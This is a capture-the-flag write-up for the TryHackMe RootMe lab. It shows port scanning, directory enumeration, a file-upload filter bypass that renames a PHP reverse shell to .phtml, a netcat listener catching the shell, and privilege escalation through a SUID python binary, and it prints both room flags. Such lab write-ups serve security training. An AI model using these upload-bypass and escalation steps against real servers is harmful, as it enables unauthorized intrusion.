

RootMe CTF

```
(tushar@kali)-[~]
$ nmap -sS -sV -o 10.49.136.178
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-03 13:28 +0530
Nmap scan report for 10.49.136.178
Host is up (0.10s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.98%E=4%D=5/3%OT=22%CT=1%CU=36807%PV=Y%DS=3%DC=I%G=Y%TM=69F70042
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)SEQ(
OS:SP=103%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=104%GCD=1%ISR=10D%TI=Z%C
OS:I=Z%II=I%TS=A)SEQ(SP=105%GCD=1%ISR=105%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=FF%GCD
OS:=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M4E8ST11NW7%O2=M4E8ST11NW7%O3=M4E8
OS:NNT11NW7%O4=M4E8ST11NW7%O5=M4E8ST11NW7%O6=M4E8ST11)WIN(W1=F4B3%W2=F4B3%W
OS:3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M4E8NNSNW7%CC=
OS:Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=
OS:40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0
OS:%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z
OS:%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G
OS:%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.31 seconds
```

The screenshot shows a Kali Linux virtual machine running Oracle VM VirtualBox. The browser window displays the 'TryHackMe | RootMe' page, which is a CTF challenge. The page has a dark theme and a green progress bar at the top indicating 'Room completed (100%)'. The challenge is divided into two tasks: 'Task 1: Deploy the machine' and 'Task 2: Reconnaissance'. Task 2 is the active task, and it contains four questions with input fields and 'Correct Answer' buttons. The questions are: 'Scan the machine, how many ports are open?' (answer: 2), 'What version of Apache is running?' (answer: 2.4.41), 'What service is running on port 22?' (answer: ssh), and 'Find directories on the web server using the GoBuster tool.' (answer: No answer needed). The bottom of the screen shows the Windows taskbar with various icons and the system clock.

Kali linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Apps Places

May 3 16:06

37% 23% ↑ 0.4 kB ↓ 0.2 kB

TryHackMe | RootMe

tryhackme.com/room/rootme

110%

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Room completed (100%)

Task 1 Deploy the machine

Task 2 Reconnaissance

First, let's get information about the target.

Answer the questions below

Scan the machine, how many ports are open?

2

✓ Correct Answer

What version of Apache is running?

2.4.41

✓ Correct Answer

What service is running on port 22?

ssh

✓ Correct Answer

Find directories on the web server using the GoBuster tool.

No answer needed

✓ Correct Answer


What is the hidden directory?

04:06 PM 03-05-2026

```
(tushar@kali)-[~]
$ gobuster dir -u http://10.49.136.178 -w /usr/share/wordlists/dirb/common.txt -x php,txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.49.136.178
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
.htaccess.txt (Status: 403) [Size: 278]
.htaccess (Status: 403) [Size: 278]
.hta.php (Status: 403) [Size: 278]
.hta.txt (Status: 403) [Size: 278]
.htaccess.php (Status: 403) [Size: 278]
.hta (Status: 403) [Size: 278]
.htpasswd.txt (Status: 403) [Size: 278]
.htpasswd.php (Status: 403) [Size: 278]
.htpasswd (Status: 403) [Size: 278]
css (Status: 301) [Size: 312] [--> http://10.49.136.178/css/]
index.php (Status: 200) [Size: 616]
index.php (Status: 200) [Size: 616]
js (Status: 301) [Size: 311] [--> http://10.49.136.178/js/]
panel (Status: 301) [Size: 314] [--> http://10.49.136.178/panel/]
server-status (Status: 403) [Size: 278]
uploads (Status: 301) [Size: 316] [--> http://10.49.136.178/uploads/]
Progress: 13839 / 13839 (100.00%)
=====
Finished
=====
```

What is the hidden directory?

open the panel directory



As you can see that we can upload a file to the /panel/ directory.

To accomplish this, we will upload a PHP reverse shell script.

I used php-reverse-shell.php script by Pentestmonkey, which is often used to attempt to establish a reverse shell connection using Netcat. You can use other suitable scripts as well.

You can download the “php-reverse-shell.php script by Pentestmonkey” script from the following Git Link:

[

GitHub - pentestmonkey/php-reverse-shell


](https://github.com/pentestmonkey/php-reverse-shell?source=post_page-----449b4559557a-----)

Upload failed!! This is because .php file is not allowed to be uploaded here. So we will try to bypass the upload by changing the file extension.

We will rename the script using the command: ***mv php_reverse_shell.php php_reverse_shell.phtml***

This will change the file extension from .php to .phtml

Press enter or click to view image in full size

A terminal window titled 'tushar@kali: ~/Desktop/webshell' with standard window controls. The terminal shows a sequence of commands: first, a message 'zsh: corrupt history file /home/tushar/.zsh_history'; then, the command '(tushar@kali)-[~/Desktop/webshell]' followed by '\$ mv php-reverse-shell.php shell.phtml'; then another prompt '(tushar@kali)-[~/Desktop/webshell]' followed by '\$ ls'; and finally, the output 'shell.phtml' followed by a message 'common.txt-x: no such file or directory'. The prompt '\$' is shown again at the bottom.

```
zsh: corrupt history file /home/tushar/.zsh_history
(tushar@kali)-[~/Desktop/webshell]
$ mv php-reverse-shell.php shell.phtml

(tushar@kali)-[~/Desktop/webshell]
$ ls
shell.phtml
common.txt-x: no such file or directory

(tushar@kali)-[~/Desktop/webshell]
$
```

Select a file to upload:

Browse... No file selected.

Upload

php-reverse-shell.phtml
should be uploaded here

O arquivo foi upado com
sucesso!

Veja!

```
---(tushar@kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.145.141] from (UNKNOWN) [10.49.136.178] 43098
Linux ip-10-49-136-178 5.15.0-139-generic #149-20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 GNU/Linux
08:10:56 up 15 min, 0 users, load average: 0.03, 0.05, 0.07
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty: job control turned off
$ whoami
www-data
$ python3 -c 'import os; os.system("/bin/bash")'
sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ip-10-49-136-178:/$ whoami
www-data
www-data@ip-10-49-136-178:/$ pwd
pwd
/
www-data@ip-10-49-136-178:/$ ls
ls
bin  dev  initrd.img  lib64  mnt  root  snap  sys  var
boot  etc  initrd.img.old  lost+found  opt  run  srv  tmp  vmlinuz
cdrom  home  lib  media  proc  sbin  swap.img  usr  vmlinuz.old
www-data@ip-10-49-136-178:/$ find / -type f -name user*txt 2>/dev/null
find / -type f -name user*txt 2>/dev/null
/usr/share/doc/cloud-init/userdata.txt
/usr/share/doc/cloud-init/examples/user-script.txt
/var/www/user.txt
/var/lib/cloud/instances/i-01902647226e667d0/user-data.txt
/var/lib/cloud/instances/i-0e2e26d687d2236e5/user-data.txt
www-data@ip-10-49-136-178:/$ cat /usr/share/doc/cloud-init/userdata.txt
cat /usr/share/doc/cloud-init/userdata.txt
=== Overview ===
Userdata is data provided by the entity that launches an instance.
The cloud provider makes this data available to the instance via in one
way or another.

In EC2, the data is provided by the user via the '--user-data' or
'user-data-file' argument to ec2-run-instances. The EC2 cloud makes the
```

```
See 'write-mime-multipart --help' for usage.
www-data@ip-10-49-136-178:/$ cat /var/www/user.txt
cat /var/www/user.txt
THM{you_g0t_a_sh3ll}
www-data@ip-10-49-136-178:/$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9665/bin/mount
/snap/core/9665/bin/ping
/snap/core/9665/bin/ping6
/snap/core/9665/bin/su
```

```
zsh: corrupt history file /home/tushar/.zsh_history
---(tushar@kali)-[~/Desktop/webshell]
└─$ mv php-reverse-shell.php shell.phtml
```

```
shell.phtml
```

```
---(tushar@kali)-[~/Desktop/webshell]
```

```
└─$
```

```
zsh: corrupt history fil
---(tushar@kali)-[~/Des
└─$ mv php-reverse-shell
---(tushar@kali)-[~/Des
└─$ ls
shell.phtml
```

```
---(tushar@kali)-[~/Des
└─$
```

```
/bin/mount
/bin/su
/bin/fusermount
/bin/umount
www-data@ip-10-49-136-178:/$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
< os; os.execl("/bin/sh", "sh", "-p")'
bash: syntax error near unexpected token `"/bin/sh",'
www-data@ip-10-49-136-178:/$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
<hon -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# find / -type f -name root*txt 2>/dev/null
find / -type f -name root*txt 2>/dev/null
/root/root.txt
cat# /root/root.txt
cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
#
```